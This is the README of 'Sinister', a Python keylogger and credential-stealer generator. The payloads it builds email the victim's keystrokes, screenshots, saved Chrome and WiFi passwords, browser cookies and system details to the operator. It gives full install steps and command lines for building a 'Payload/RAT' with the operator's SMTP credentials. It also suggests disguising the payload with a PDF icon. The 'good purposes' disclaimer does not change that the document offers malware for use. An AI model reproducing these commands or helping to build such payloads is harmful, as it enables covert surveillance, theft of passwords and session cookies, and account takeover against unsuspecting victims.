 pushpenderindia/sinister
Sinister is Windows/Linux Keylogger Generator which sends key-logs via email with other juicy target info






This small python script can do really awesome work.
Sinister is Keylogger Generator for Windows/Linux, which sends key-logs & screenshot via email with other juicy target info written in Python 3.
:computer: This project was created only for good purposes and personal use.
THIS SOFTWARE IS PROVIDED "AS IS" WITHOUT WARRANTY OF ANY KIND. YOU MAY USE THIS SOFTWARE AT YOUR OWN RISK. THE USE IS COMPLETE RESPONSIBILITY OF THE END-USER. THE DEVELOPERS ASSUME NO LIABILITY AND ARE NOT RESPONSIBLE FOR ANY MISUSE OR DAMAGE CAUSED BY THIS PROGRAM.
| Server Name | SMTP Server | SMTP Port |
|---|---|---|
| GMAIL | smtp.gmail.com | 587 |
| OUTLOOK | smtp-mail.outlook.com | 587 |
| YAHOO | smtp.mail.yahoo.com | 587 |
| Built-in Stealer Can Steal These Things : |
|---|
| Chrome Browser (Saved Password) |
| WiFi (Saved Password) |
| Chrome Cookies (Login Data, Cookies, History) |
| Firefox Cookies (cookies.sqlite) |
| These Things are Grabbed & Sended: |
|---|
| Operating System |
| Computer Name |
| User Name |
| Public IPv4 |
On 30 May 2022, Google has removed less secure apps feature, so instead of Gmail Password:
app specific password, while creating payload. Kali Linux - ROLLING EDITION
 Windows 10
Windows 8.1 - Pro
Windows 7 - Ultimate
# Navigate to the /opt directory (optional)
$ cd /opt/

# Clone this repository
$ git clone https://github.com/PushpenderIndia/Sinister.git

# Navigate to Sinister folder
$ cd Sinister

# Installing dependencies
$ bash installer_linux.sh

*** Note When The Python Installer DialogBox Appear while executing installer_linux.sh ***
    * Click on custom install
    * Select Path to : C:/Python37-32
    ### So that the python is installed in this path (Inside Wine) : ~/.wine/drive_c/Python37-32

# If you are getting any errors while executing installer_linux.sh, try to install using installer_linux.py
$ python3 installer_linux.py

$ chmod +x Sinister.py
$ python3 Sinister.py --help

# Making Payload/RAT
$ python3 Sinister.py -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path

# Making Payload using GMAIL SMTP Server, Port Configuration (Default SMTP Server = smtp.gmail.com, Default SMTP Port = 587)
$ python3 Sinister.py -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path

# Making Payload using OUTLOOK SMTP Server, Port Configuration
$ python3 Sinister.py -e [email protected] -p YourEmailPass -x smtp-mail.outlook.com -y 587 -l -o output_file_name --icon icon_path

# Making Payload using YAHOO SMTP Server, Port Configuration
$ python3 Sinister.py -e [email protected] -p YourEmailPass -x smtp.mail.yahoo.com -y 587 -l -o output_file_name --icon icon_path

Note: You can also use our custom icons from the icon folder, just use them like this  --icon icon/pdf.ico
# Install dependencies
$ Install latest python 3.x

# Clone this repository
$ git clone https://github.com/PushpenderIndia/Sinister.git

# Go into the repository
$ cd Sinister

# Installing dependencies
$ python -m pip install -r requirements.txt

# Open Sinister.py in Text editor and Configure Line 16 WINDOWS_PYTHON_PYINSTALLER_PATH = "C:/Python37-32/Scripts/pyinstaller.exe"

# Getting Help Menu
$ python Sinister.py --help

# Making Payload/RAT
$ python Sinister.py -e [email protected] -p YourEmailPass -w -o output_file_name --icon icon_path

# Making Payload using GMAIL SMTP Server, Port Configuration (Default SMTP Server = smtp.gmail.com, Default SMTP Port = 587)
$ python Sinister.py -e [email protected] -p YourEmailPass-w -o output_file_name --icon icon_path

# Making Payload using OUTLOOK SMTP Server, Port Configuration
$ python Sinister.py -e [email protected] -p YourEmailPass -x smtp-mail.outlook.com -y 587 -w -o output_file_name --icon icon_path
